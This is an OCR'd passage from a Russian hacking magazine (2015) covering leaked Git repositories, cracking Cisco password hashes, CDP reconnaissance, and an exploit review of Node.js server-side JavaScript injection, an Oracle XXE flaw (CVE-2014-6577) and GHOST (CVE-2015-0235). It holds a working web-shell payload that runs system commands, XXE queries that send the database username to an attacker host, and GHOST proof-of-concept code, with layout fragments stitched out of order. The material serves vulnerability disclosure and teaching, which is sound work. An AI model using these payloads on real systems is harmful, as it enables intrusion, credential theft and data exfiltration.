И последний вариант — Git. Вся информация хранится только в корне, в директории /.git/. Но структура хранения данных там значительно более специфичная. Во многом потому, что в Git файлы, директории, коммиты представляют собой объекты, которые и хранятся уже в файловой системе в директории /.git/objects со значениями хеша SHA-1 в качестве поддиректории и имени. Так что я позволю себе опустить это описание.

В итоге мы имеем то, что чисто вручную распарсить — дело затруднительное, разве что файл /.git/index может дать нам перечень имен файлов. С другой стороны, есть различные тулзы, которые нам могут помочь. Например, dvcs-ripper (goo.gl/tqRFJ2) или модуль в OWASP ZAP (goo.gl/ahL86n).

Самое приятное, что в результате мы можем получить у себя полностью рабочий Git-репозиторий и просмотреть актуальные исходники, а также «историю» коммитов, то есть произведенных изменений в коде.

```
mestrado/trunk/mestrado2014/nivo-slider/README|$sha1$84dda0d5c25f19ee7315a2eb25abd0d48fda53ad
mestrado/trunk/mestrado2014/nivo-slider/demo|
mestrado/trunk/mestrado2014/nivo-slider/demo/demo.html|$sha1$6d41affed49a131315dd2f1fb292015d883cdab7
mestrado/trunk/mestrado2014/nivo-slider/demo/images|
mestrado/trunk/mestrado2014/nivo-slider/demo/images/dev7logo.png|$sha1$daf8690a6311176932495484514lfc9568d63d
ac
mestrado/trunk/mestrado2014/nivo-slider/demo/images/nemo.jpg|$sha1$13ce2119736b1bc560d89b09ba5cc6724274dba6
mestrado/trunk/mestrado2014/nivo-slider/demo/images/toystory.jpg|$sha1$8c586ea92ea98a0b19687a3bbed8011d179198
f2
mestrado/trunk/mestrado2014/nivo-slider/demo/images/up.jpg|$sha1$c40a4ee95c203748c1db41017ed9409b3ed4a54b
mestrado/trunk/mestrado2014/nivo-slider/demo/images/walle.jpg|$sha1$b39e4f6fb77b51aae8c24e67470ed827d25bb1fc
mestrado/trunk/mestrado2014/nivo-slider/demo/scripts|
mestrado/trunk/mestrado2014/nivo-slider/demo/scripts/jquery-1.9.0.min.js|$sha1$677b5f392aa1f9de26617953bc6104
553a5a9043
mestrado/trunk/mestrado2014/nivo-slider/demo/style.css|$sha1$f48f8b8dd230dd89930f5ce25200f41487e676e3
mestrado/trunk/mestrado2014/nivo-slider/jquery.nivo.slider.js|$sha1$5482c18434d0437310164508c425855df24a5182
mestrado/trunk/mestrado2014/nivo-slider/jquery.nivo.slider.pack.js|$sha1$e8155130df24814c5d6d1754b32722769d71
```

**Пример путей и хешей из wc.db для SVN 1.7**

```
root@kali:~/Desktop/tools/dvcs-ripper# ./rip-git.pl -v -u [redacted]
[i] Downloading git files from [redacted]
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[d] found objects/5c/b03a6447f0033ecdf8bb70b623ee76d6d7b72e
[d] found refs/heads/master
[i] Running git fsck to check for missing items
Checking object directories: 100% (256/256), done.
error: 6145f50accbc92dc4cb705b68b96454518cda4a8: invalid sha1 pointer in cache-tree
[d] found objects/01/586176d793c261db6b6ca4ca7822b2d3b35703
[d] found objects/08/d02ff9c898a8d1a5127e010874cdb4c363e979
[d] found objects/0a/2897d8e85d74db64474d21e21ed43d97303026
[d] found objects/0b/e825558ff737ad608ceaddfe958a7879081cb4
[d] found objects/0c/e090ea676d96db85081fe09bd893d52a47ab5e
[d] found objects/0c/88560629a5d8ecf8e071a07c44765d5f795c92
[d] found objects/0f/60607f9da29b80e334d1dcd8d2d8a0827af85c
```

**Слив Git-репозитория**

## ПОЛУЧИТЬ PLAIN-TEXT-ПАРОЛИ ОТ ДЕВАЙСОВ CISCO

**РЕШЕНИЕ**

Итак, у нас есть конфиги от цисок. Что дальше? Конечно, на данном этапе можно было бы и закончить, если мы взяли под контроль интересующую нас циску и прокинули доступ, куда необходимо. Но если нам не повезло и на необходимую циску нет доступа, а есть только на «левую», то мы можем посмотреть конфигурационный файл, вынуть паролики и понадеяться на то, что админы использовали одни и те же на многих девайсах. А потому возникает задача разобраться с форматами паролей в девайсах Cisco.

Прежде всего, понять, какой конкретно тип используется, можно либо по виду, либо по идентификатору. Например:

```
username chris privilege 15 password 7↵
02000D490E110E2D40000A01
```

7 перед самим закодированым/захешированным паролем и является его типом.

Изначально (для IOS) пароли хранятся в открытом виде. Это так называемый type 0. Ясное дело, что здесь нет необходимости с ними что-то делать.

Тип 7 также не представляет трудностей для нас, так как это просто набор подстановок. Тулз, которые могут его «обратить», очень много. Cain&Abel, например. Несмотря на его «слабость», от этого вида кодирования никто не собирается отказываться. Суть здесь в том, что есть множество видов паролей, которые необходимы циске для работы (то есть нужна возможность получить пароль в изначальном виде). Например, для аутентификации по OSPF или RADIUS. Хотя использование этого типа для хранения паролей юзеров или enable-пароля, естественно, небезопасно.

Дальше есть тип 5. Он представляет собой классический UNIX-вариант соленого MD5. Например:

```
enable secret 5↵
$1$mERr$hx5rVt7rPNoS4wqbXKX7m0
```

Здесь нам может помочь только брут либо атака по словарику, oclHashcat в помощь с типом 500.

Следующий тип, 4, появился лишь в относительно последних версиях IOS. Это 15-я ветка версий (раньше были 11, 12, а 13 и 14 пропущены). Фактически им хотели заменить 5-ю версию и вместо MD5 использовать PBKDF2 (соленую, многоитерационную SHA-256). Да вот случилась «проблема» с имплементацией (которую, надо сказать, обнаружили парни из Hackcat'а в 2013 году), и получился обычный несоленый SHA-256. Даже хуже типа 5. В итоге циска отказалась от использования type 4 и говорит о том, что готовит что-то новенькое.

Пример:


```
username demo secret 4 ohKCwRDiX5YiRkTbLspqXvQkxiL91lDUlt.↵
JzPd33RY
```

В oclHashcat для брута используется тип 5700.


Теперь немного про ASA и PIX, то есть про файрволы. В них используется по умолчанию именно хеширование (на основе MD5 и без соли). А слово encrypted должно подтолкнуть тебя к правильному выбору типа для oclHashCat — 2400. Пример:

```
enable password 2KFQnbNIdI.2KYOU encrypted
```

Кстати, еще есть «новый» вид в oclHashCat — 2410, в котором вроде как используется часть имени пользователя как соль при хешировании. Но подробности этого мне неизвестны.




Декодируемый пароль типа 7 в Cain&Abel




Атака по словарику на PIX-хеш в Cain&Abel

## ПОЛУЧИТЬ ИНФОРМАЦИЮ О РОУТЕРЕ CISCO

**РЕШЕНИЕ**

В заключение темы немного про еще одну приятную фичу Cisco-роутеров — протокол Cisco Discovery Protocol (CDP). Это проприетарный протокол циски, используемый для обнаружения друг друга девайсами циско. Суперфункциональности не несет (хотя это зависит от ситуации), в основном массу интересной информации об отправляющей пакет циске (обычно один пакет каждые 60 с). Он использует второй уровень OSI. Включен по умолчанию на многих роутерах и рассылается на все интерфейсы (физические порты) на multicast-адрес — 01-00-0c-cc-cc-cc. С учетом того что большинство свичей сконфигурены на пересылку мультикаст-запросов на все порты (то есть «превращают» их в широковещательные), мы без проблем в пользовательском сегменте имеем возможность достаточно точно узнать о находящихся в нашем сегменте цисках.


При этом нам не требуется ничего делать — лишь включить Wireshark и подождать с минуту. А полученная информация может быть очень даже полезна. Это и версия IOS, IP-адрес на интерфейсах, номер native VLAN'а.

Если же есть доступ на циску, о соседних цисочках нам поможет узнать команда show cdp neighbors.

Кроме этого, мы можем поснифить CDP-пакетики и получить кое-какие бонусы, но об этом в следующий раз.

И кстати, данный протокол ныне плавно заменяется на «общий» IEEE 802.1AB Link Layer Discovery Protocol (LLDP).

Спасибо за внимание и успешных познаний нового!




Пример данных в CDP-пакете

Борис Рютин, ЦОР
dukebarman.pro,
b.ryutin@zorsecurity.ru,
@dukebarman




# ОБЗОР ЭКСПЛОЙТОВ

## АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодня мы разберем уязвимость GHOST, о которой в день анонса на Хабре появилось сразу несколько постов от разных компаний. Более того, про нее до сих пор пишут различные именитые компании. Помимо этого, рассмотрим уязвимости в Node.js-приложениях и расскажем о XXE-инъекции в БД от Oracle.

## SSJS-УЯЗВИМОСТИ

**CVSSv2:** N/A
**Дата релиза:** 31 января 2015 года
**Автор:** s1gnalcha0s, Jarda Kotěšovec
**CVE:** N/A

Начнем не с отдельной уязвимости, а с типа — SSJS, что означает Server Side JavaScript Injection. После появления платформы Node.js язык JavaScript встал на новый путь своего развития. С помощью нее стали делать как отдельные части крупных сервисов, так и простые веб-приложения. В концепте, о котором мы поговорим, ошибка происходит из-за неправильной обработки вводимых пользователем данных, которые поступают в опасную функцию `eval()`.

### EXPLOIT

В качестве примера возьмем простой пример скрипта с JavaScript-инъекцией, выполняемой на стороне сервера (на скриншоте представлен его вид в браузере):

```
router.post('/demo1', function(req, res) {
  var year = eval("year = (" + req.body.year + ")");
  var date = new Date();
  var futureAge = 2050 - year;
  res.render('demo1', {
    title: 'Future Age',
    output: futureAge
  });
});
```

Для атаки воспользуемся программой Burp Suite (о ней мы уже писали не раз) и вместо отправки своего года рождения попытаемся обратиться к переменной res и заменить ее значение:

```
res.write('SSJS Injection')
```

Если после этого на странице будет выведена наша строка, то это значит, что тестируемое приложение уязвимо к SSJS-инъекциям и мы с легкостью можем запустить некое подобие веб-шелла на JS, который станет доступен через пять секунд на 8000-м порту:

**Пример уязвимого к SSJS приложения**

```
[redacted]:3000/demo1

Future Age
Select the year you were you born:
1990  submit
In the year 2050, you will be:
60
```

**Проверка на SSJS-инъекцию**

```
Request
Raw | Params | Headers | Hex
POST /demo1 HTTP/1.1
Host: [redacted]:3000
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

year=res.write('SSJS Injection')
```

```
Response
Raw | Headers | Hex
HTTP/1.1 200 OK
X-Powered-By: Express
Date: Thu, 05 Feb 2015 17:41:53 GMT
Connection: keep-alive
Content-Length: 14

SSJS Injection
```

```
Request
Raw | Params | Headers | Hex
POST /demo1 HTTP/1.1
Host: [redacted]:3000
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 271

year=setTimeout(function() { require('http').createServer(function (req, res) {
res.writeHead(200, {"Content-Type":
"text/plain"});require('child_process').exec(require('url').parse(req.url, true).query['cmd'],
function(e,s,st) {res.end(s);});}).listen(8000); }, 5000)
```

```
Response
Raw | Headers | Hex | HTML | Render
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 2900
Date: Thu, 05 Feb 2015 17:43:20 GMT
Connection: keep-alive

<!DOCTYPE html><html><head><title>Future Age</title><link
rel="stylesheet"
href="/stylesheets/style.css"></head><body><h1>Future
Age</h1><p>Select the year you were you born:</p><form
id="formIpLookup" name="iplookup" method="post"
action="/demo1"><select name="year"><option
value="1940">1940</option><option
value="1941">1941</option><option
value="1942">1942</option><option
value="1943">1943</option><option
```

```
setTimeout(function() {
  require('http').createServer(function(req, res) {
    res.writeHead(200, {
      "Content-Type": "text/plain"
    });
    require('child_process').exec(require('url').↵
    parse(req.url, true).query['cmd'], function↵
    (e, s, st) {
      res.end(s);
    });
  }).listen(8000);
}, 5000)
```

Для использования этот код нужно представить в одну строку.

Так как вставляемый код будет выполнен текущим приложением, то полученный веб-шелл не будет записан на диск и выполнится как дочерний процесс Node-процесса. Помимо этого, отправленный код ничего не выполняет на текущей странице, поэтому после его выполнения нам покажется обычная страница нашего тестового приложения.

Теперь на 8000-м порт мы можем отправлять различные системные команды через переменную cmd. На скриншотах представлены примеры выполнения следующих команд:

```
cat /etc/passwd
ls -la /etc
```

Это вполне реальный простой пример приложения, уязвимого к SSJS-инъекциям. Подобную уязвимость обнаружил в плагине Basmaster исследователь Ярда Котешовец (Jarda Kotěšovec). Ей был присвоен номер CVE-2014-7205, и в качестве патча (bit.ly/1vlfdcg) функция eval() была просто удалена. Помимо рассмотренного веб-шелла, есть Metasploit-модуль (bit.ly/1FCJHwv), эксплуатирующий уязвимость CVE-2013-4660, поэтому, если ты найдешь уязвимость в каком-либо Node.js-приложении, используй его в качестве шаблона.

На текущий момент не все тулзы для проверки безопасности веб-приложений обнаруживают подобную уязвимость, поэтому советую обновить/написать плагины.

**Отправка веб-шелла в Node.js-приложение**

```
[redacted]:8000/?cmd=cat%20/etc/passwd

# [redacted]
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
```



**Выполнение команды cat в уязвимом Node.js-приложении**

## SOLUTION

Для того чтобы быть в курсе по безопасности Node.js, советую иногда пробегать по диагонали сайт nodesecurity.io, где ты мо-

```
FileZilla Server (127.0.0.1)
File  Server  Edit  ?
(000003)7/2/2014 15:12:44 PM - (not logged in) > Connected, sending welcome message...
(000003)7/2/2014 15:12:44 PM - (not logged in) > 220-FileZilla Server version 0.9.44 beta
(000003)7/2/2014 15:12:44 PM - (not logged in) > 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000003)7/2/2014 15:12:44 PM - (not logged in) > 220 Please visit http://sourceforge.net/projects/filezilla/
(000003)7/2/2014 15:12:44 PM - (not logged in) > USER SYSTEM
(000003)7/2/2014 15:12:44 PM - (not logged in) > 331 Password required for system
(000003)7/2/2014 15:12:44 PM - (not logged in) > PASS ***
(000003)7/2/2014 15:12:44 PM - (not logged in) > 530 Login or password incorrect!
(000004)7/2/2014 15:12:44 PM - (not logged in) > Connected, sending welcome message...
(000004)7/2/2014 15:12:44 PM - (not logged in) > 220-FileZilla Server version 0.9.44 beta
(000004)7/2/2014 15:12:44 PM - (not logged in) > 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000004)7/2/2014 15:12:44 PM - (not logged in) > 220 Please visit http://sourceforge.net/projects/filezilla/
(000004)7/2/2014 15:12:44 PM - (not logged in) > USER SYSTEM
(000004)7/2/2014 15:12:44 PM - (not logged in) > 331 Password required for system
(000004)7/2/2014 15:12:44 PM - (not logged in) > PASS ***
(000004)7/2/2014 15:12:44 PM - (not logged in) > 530 Login or password incorrect!
(000001)7/2/2014 15:12:51 PM - (not logged in) > disconnected.
(000003)7/2/2014 15:13:07 PM - (not logged in) > disconnected.
(000004)7/2/2014 15:13:07 PM - (not logged in) > disconnected.
(000002)7/2/2014 15:13:24 PM - (not logged in) > 421 Login time exceeded. Closing control connection.
```



**FTP-логи с переданным именем пользователя текущей уязвимой БД Oracle**

жешь найти описания уязвимостей в продуктах на этой платформе или даже в самой Node.js.

## XXE-ИНЪЕКЦИЯ В ORACLE DATABASE

**CVSSv2:** N/A
**Дата релиза:** 21 января 2015 года
**Автор:** Khai Tran
**CVE:** 2014-6577

Модуль XML Parser в Oracle Database подвержен инъекции типа XML External Entity (XXE). Во время его выполнения дополнительная schema получается, но не обрабатывается. Из-за этого мы не можем провести обычную XXE-атаку с возможностью, например, прочитать различные локальные файлы с уязвимого сервера. Тем не менее атакующий может с помощью специального запроса вызвать XML Resolver, обманув сервер, и обратиться к удаленному ресурсу по FTP- или HTTP-протоколу. Вследствие этого становится возможным выбрать некоторые данные из БД, просканировать порты, выполнить Server-Side Request Forgery (SSRF) атаки или вызвать DoS.

### EXPLOIT

Уязвимы следующие URI-обработчики:

- http;
- ftp.

XML Parser может быть вызван с помощью функции extractvalue() для объекта xmltype. Если бы у нас была простая XXE-уязвимость, то сработал бы следующий «стандартный» код:

```
select extractvalue(xmltype('<!ENTITY xxe SYSTEM↵
"etc/passwd">]>' || '&' || 'xxe;'),'/l') from dual;
```

Увы, после выполнения мы получим следующую ошибку:

```
ORA-31001: Invalid resource handle or path name↵
           "/etc/passwd"
ORA-06512: at "SYS.XMLTYPE", line 310
ORA-06512: at line 1
31001. 00000 - "Invalid resource handle↵
or path name \"%s\""
*Cause: An invalid resource handle or path name↵
was passed to the XDB hierarchical resolver.
*Action: Pass a valid resouce handle or path name↵
to the hierarchical resolver.
```

Во время обработки FILE URI он конвертируется в путь XDB Repository. Но если мы обратимся к HTTP URI обработчику, то получим уже другую ошибку. Пример такого запроса:

```
select extractvalue(xmltype('<!ENTITY xxe SYSTEM↵
"http://IP/test">]>'|| '&' ||'xxe;'),'/l') from dual;
```

Ошибка на сервере:

```
ORA-31020: The operation is not allowed, Reason:
For security reasons, ftp and http access over XDB
repository is not allowed on server side
ORA-06512: at "SYS.XMLTYPE", line 310
ORA-06512: at line 1
31020. 00000 - "The operation is not allowed,↵
Reason: %s"
*Cause: The operation attempted is not allowed
*Action: See reason and change↵
to a valid operation.
```

Эта ошибка показывает, что FTP и HTTP URI уже не конвертируются и без проблем обрабатываются модулем XML Parser «как есть». Заметь, что указанная выше команда не отправляет HTTP-запросы на сервер атакующего. Поэтому рассмотрим теперь следующий запрос с другой полезной нагрузкой, который обращается к Parameter Entity вместо Document Entity.

```
select extractvalue(xmltype('<?xml version="1.0"↵
encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY %↵
remote SYSTEM  "http://IP/test"> %remote;↵
%param1;]>'),'/l') from dual;
```

После его выполнения на сервере будет та же ошибка, что и в прошлый раз (ORA-31020). Но, несмотря на это, сервер мы все равно обманули, и он обратился к ресурсу с именем `test`. Для проверки просмотрим HTTP-логи на атакующем сервере:

```
ncat -lvp 80
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from DB_IP.
Ncat: Connection from DB_IP:27320.
GET /test HTTP/1.0
Host: DB_IP
Content-Type: text/plain; charset=utf-8
```

Обычно атакующему требуется доступ к пакету UTL_HTTP, чтобы сервер выполнял HTTP-запросы на удаленные ресурсы. В нашем случае функция extractvalue() доступна для всех пользователей базы данных, что и позволяет нам выполнять HTTP-запросы без каких-либо привилегий.

Обработчик FTP URI (ftp:) может быть использован так же, как и HTTP URI. Пример запроса, который отправляет имя пользователя базы данных в качестве логина FTP-пользователя.

```
select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"↵
?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "ftp://'||user||':bar@IP/↵
test"> %remote; %param1;]>'),'/l') from dual;
```

Но ошибка в базе данных будет отличаться (так как используемые данные для доступа к FTP вряд ли будут реальными):

```
ORA-31011: XML parsing failed
ORA-19202: Error occurred in XML processing
LPX-00202: could not open "ftp://SYSTEM:bar@IP/test" (error 402)
Error at line 1
ORA-06512: at "SYS.XMLTYPE", line 310
ORA-06512: at line 1
31011. 00000 - "XML parsing failed"
*Cause: XML parser returned an error while trying to parse the document.
*Action: Check if the document to be parsed is valid.
```

На скриншоте ты можешь увидеть логи FTP-сервера, на котором выделено переданное имя пользователя — SYSTEM, в качестве логина.

Если тебе интересна тема XXE-инъекций, то советую презентацию (ubm.io/1voz4rh) с Black Hat от наших русских ребят или статьи из прошлых номеров Хакера.

### TARGETS

Oracle Database 11.2.0.3, 11.2.0.4, 12.1.0.1 и 12.1.0.2.

### SOLUTION

Есть исправление от производителя.

## GHOST. ПЕРЕПОЛНЕНИЕ GETHOSTBYNAME() В БИБЛИОТЕКЕ GLIBC

**CVSSv2:** N/A
**Дата релиза:** 27 января 2015 года
**Автор:** Qualys, Spiderlabs
**CVE:** 2015-0235

Ну и конечно, в своем обзоре мы не могли обойти стороной нашумевшую уязвимость, которая получила собственное название — GHOST. Такое имя, немного поиграв буквами, ей дали из-за того, что ошибка находится в функциях `gethostbyname()` и `gethostbyname2()` библиотеки glibc: `GetHOSTbyname()`.

Хотя честнее будет сказать, что переполнение находится в функции `__nss_hostname_digits_dots()`, которая уже, в свою очередь, используется указанными выше функциями. Ниже представлен список нескольких уязвимых приложений:

- clockdiff;
- procmail (through its comsat/biff feature);
- pppd;
- Exim mail server (если сконфигурирован с опциями helo_verify_hosts или helo_try_verify_hosts).

Сложность эксплуатации состоит в том, что для перезаписи кучи URL должен удовлетворять следующим условиям:

- содержать в себе только цифры и точку;
- первый символ должен быть цифрой;
- последний символ не должен быть точкой;
- быть достаточно длинным, чтобы переполнить буфер (>1 Кб).

Боевого эксплойта пока что нет в свободном доступе, но есть различные PoC, которые могут как минимум вызвать DoS сервера. О них мы и поговорим.

### EXPLOIT

Помимо обычных приложений, указанных выше, этой уязвимости подвержены и те, что написаны на PHP, так как там существует обертка для функции `gethostbyname()` с одноименным названием. Более того, такая функция используется в популярной CMS WordPress в функционале pingback. Ее вызов находится по следующему пути `wp-includes/http.php`:

```
$parsed_home = @parse_url( get_option( 'home' ) );
$same_host = strtolower( $parsed_home['host'] )↵
=== strtolower( $parsed_url['host'] );
if ( ! $same_host ) {
    $host = trim( $parsed_url['host'], '.' );
    if ( preg_match( '#^\d{1,3}\.\d{1,3}\.\↵
    d{1,3}\.\d{1,3}$#', $host ) ) {
        $ip = $host;
    } else {
        $ip = gethostbyname( $host );
        if ( $ip === $host ) // Error condition
            $ip = false;
    }
```

Поэтому атакующий может воспользоваться этим вектором и выполнить произвольный код на стороне сервера, отправив вредоносный URL.

Функционал pingback уже не первый раз используется для атак. Анализ одной из таких DDoS-атак ты можешь прочитать в блоге компании SpiderLabs (bit.ly/1FDwP9E), а на скриншоте показан пример атаки с помощью XML-запроса, который отправляется на скрипт `xmlrpc.php` WordPress-сайта. Желтым подсвечен сайт, который используется как транспорт, а оранжевым — жертва. Для нашей же уязвимости в оранжевом URL будет набор вредоносных байтов.



Логотип уязвимости GHOST

После упоминания (bit.ly/16YpV2H), что новой уязвимости подвержен WordPress, исследователи из SpiderLabs написали небольшой скрипт для текущей уязвимости WordPress-сайтов.

```
# Set up POST request
payload = <<_EOF_
<?xml version="1.0"?>
  <methodCall>
    <methodName>pingback.ping</methodName>
    <params><param><value>
          <string>http://#{ghost_host}/index.php↵
```

## ОТ РЕДАКТОРА

**Илья «f1nn» Русанен, главред Х**

Борис привел отличный концепт server-side injection для Node.js. При нахождении подобных участков в опенсорсных модулях проблема обретает массовый характер. Хочу дать тебе пару простых советов, которые до какой-то степени помогут тебе избежать таких проблем в своем, да и чужом коде, на базе рассмотренного выше примера для фреймворка Express:

1. **Не используй eval().** Использование `eval()` (да и любой динамической генерации функций по пользовательскому вводу) — в 95% случаев опасный ход, потенциально ведущий к исполнению кода, старайся обходиться без него. Лично мне не удалось обойтись без eval() только один раз — когда делал пакетную генерацию глобально доступных методов по набору данных при старте воркера. Но я работал с доверенными данными, которые не могли быть скомпрометированы без захвата всей системы, так как были read-only. В нашем же примере уязвимость проявляется при прямой попытке выполнить пользовательский или полученный с помощью пользовательских данных ввод, что в принципе недопустимо. Хотя, конечно, бывают дикие случаи, когда сама строка для eval() скомпрометирована внешним методом, а вне контекста может брать вполне себе доверенные данные, но это уже комплексная проблема всей системы. Если такое случится — тебе уже будет не до eval().
2. **Фильтруй ввод или используй подготовленные шаблоны.** Если тебе (или third-party модулю из твоих зависимостей) все-таки нужно выполнять что-то, что приходит от клиента:
   - проверяй валидность полученных данных на соответствие ожидаемому формату, часто это уже решает половину проблемы;
   - обезопась все, что приходит от клиента, а потом не забудь отловить ошибку при eval() / генерации функции, если ввод не соответствует ожиданиям. Этот пункт не всегда помогает, так как, во-первых, try/catch может быть предусмотрен злоумышленником в исполняемой функции, чтобы обойти твои «ловушки» или помешать им подняться до более «высокого» уровня. А во-вторых, как известно, try/catch не сработает для обработки асинхронного кода. Подробнее смотри тут: j.mp/1Mj0ppj;
   - в-третьих, если у тебя нет прямого контроля над вводом (скажем, уязвимый модуль используется в качестве middleware-функции и берет данные напрямую из объекта req Express'а, а форкать ты по каким-то причинам не хочешь), пиши отдельную middleware-функцию, которая до попадания данных в чужой модуль обезопасит полученные данные, просто переписав их.

Адаптируя и комбинируя эти подходы между собой, ты можешь с высокой вероятностью профильтровать попытки инжекта вредоносного кода в свое приложение на базе Node.js.



Пример DDoS-атаки с помощью XML-запроса через pingback

```
$ curl -D - "owaspbwa/wordpress/xmlrpc.php" -H "Content-Type: text/xml" -d
'<methodCall><methodName>pingback.ping</methodName><params>
<param><value><string>http://172.16.209.1/</string></value></param>
<param><value><string>http://owaspbwa/wordpress/?p=4</string></value>
</param></params></methodCall>'
```

```
        </string>
      </value></param>
      <param><value>
        <string>http://#{ghost_host}/index.php↵
        </string>
      </value></param>
    </params>
  </methodCall>
_EOF_
```

В переменной `#{ghost_host}` у нас будет храниться строка из `0` длиной, указанной в аргументе переданному скрипту. Как пишут исследователи, эта длина отличается для различных платформ и версий glibc, PHP и WordPress. После успешной атаки мы увидим следующее:

- 500 код ответа для варианта с php-cgi;
- без HTTP-ответа с mod_php.

На скриншоте показан файл `error_log` от Apache с ошибками после падения процесса.

Полный текст скрипта можешь скачать с GitHub (bit.ly/17nPU4h). Так как этот скрипт и так был написан на Ruby, то не составило труда переделать его в небольшой модуль-сканер (bit.ly/1Cj3xMd) для фреймворка Metasploit — `wordpress_ghost_scanner.rb`. Еще есть небольшая программа на C от авторов уязвимости (bit.ly/1BnElRQ). Или вариант для быстрой проверки:

```
> php -r '$e="0";for($i=0;$i<2500;$i++){$e="0$e";}↵
        gethostbyname($e);'
Segmentation fault
```

Можешь выбрать любой из представленных вариантов и проверить им свои сайты. Помимо этого, можешь ради интереса найти сервисы в своей системе, которые используют libc:

```
lsof | grep libc | awk '{print $1}' | sort | uniq
```

Авторы уязвимости из компании Qualys пишут, что работают над полноценным Metasploit-модулем для этой уязвимости, так что ожидаем интересных атак после релиза, тем более их PoC обходит защитные механизмы на 32/64-битных системах. Для успешной атаки достаточно отправить письмо на сервер с запущенным exim. Некоторый анализ они представили на своем сайте (bit.ly/1BvXOT2).

### TARGETS

Glibc 2.17 и ниже. В других реализациях libc (uclibc, musl) уязвимость отсутствует, но уязвим Eglibc.

### SOLUTION

Есть исправление от производителя.

Патч был выпущен в мае 2013-го в версии glibc-2.18, но был сделан «по-тихому», и из-за этого многие дистрибутивы его использовали намного позже. Но на всякий случай советую обновиться.

Для Ubuntu ОС набор команд стандартный:

```
sudo apt-get clean
sudo apt-get update
sudo apt-get upgrade
```

↓ **Ошибка в error_log от Apache**

```
--
[Thu Jan 29 13:27:15 2015] [error] [client 127.0.0.1] 7fff56ef9000-7fff56efa000 r-xp 00000000 00:00 0          [vdso]
[Thu Jan 29 13:27:15 2015] [error] [client 127.0.0.1] ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0  [vsyscall]
[Thu Jan 29 13:27:15 2015] [error] [client 127.0.0.1] Premature end of script headers: php5.cgi
[Thu Jan 29 13:27:27 2015] [error] [client 127.0.0.1] *** glibc detected *** php5.cgi: malloc(): memory corruption: 0x0000000002455100 ***
[Thu Jan 29 13:27:27 2015] [error] [client 127.0.0.1] ======= Backtrace: =========
[Thu Jan 29 13:27:27 2015] [error] [client 127.0.0.1] /lib/libc.so.6(+0x71bd6)[0x2b16679c6bd6]
[Thu Jan 29 13:27:27 2015] [error] [client 127.0.0.1] /lib/libc.so.6(+0x74c6d)[0x2b16679c9c6d]
[Thu Jan 29 13:27:27 2015] [error] [client 127.0.0.1] /lib/libc.so.6(__libc_calloc+0xc2)[0x2b16679cb012]
[Thu Jan 29 13:27:27 2015] [error] [client 127.0.0.1] php5.cgi(php_format_date+0x2e)[0x4777fe]
[Thu Jan 29 13:27:27 2015] [error] [client 127.0.0.1] php5.cgi[0x477a9c]
```

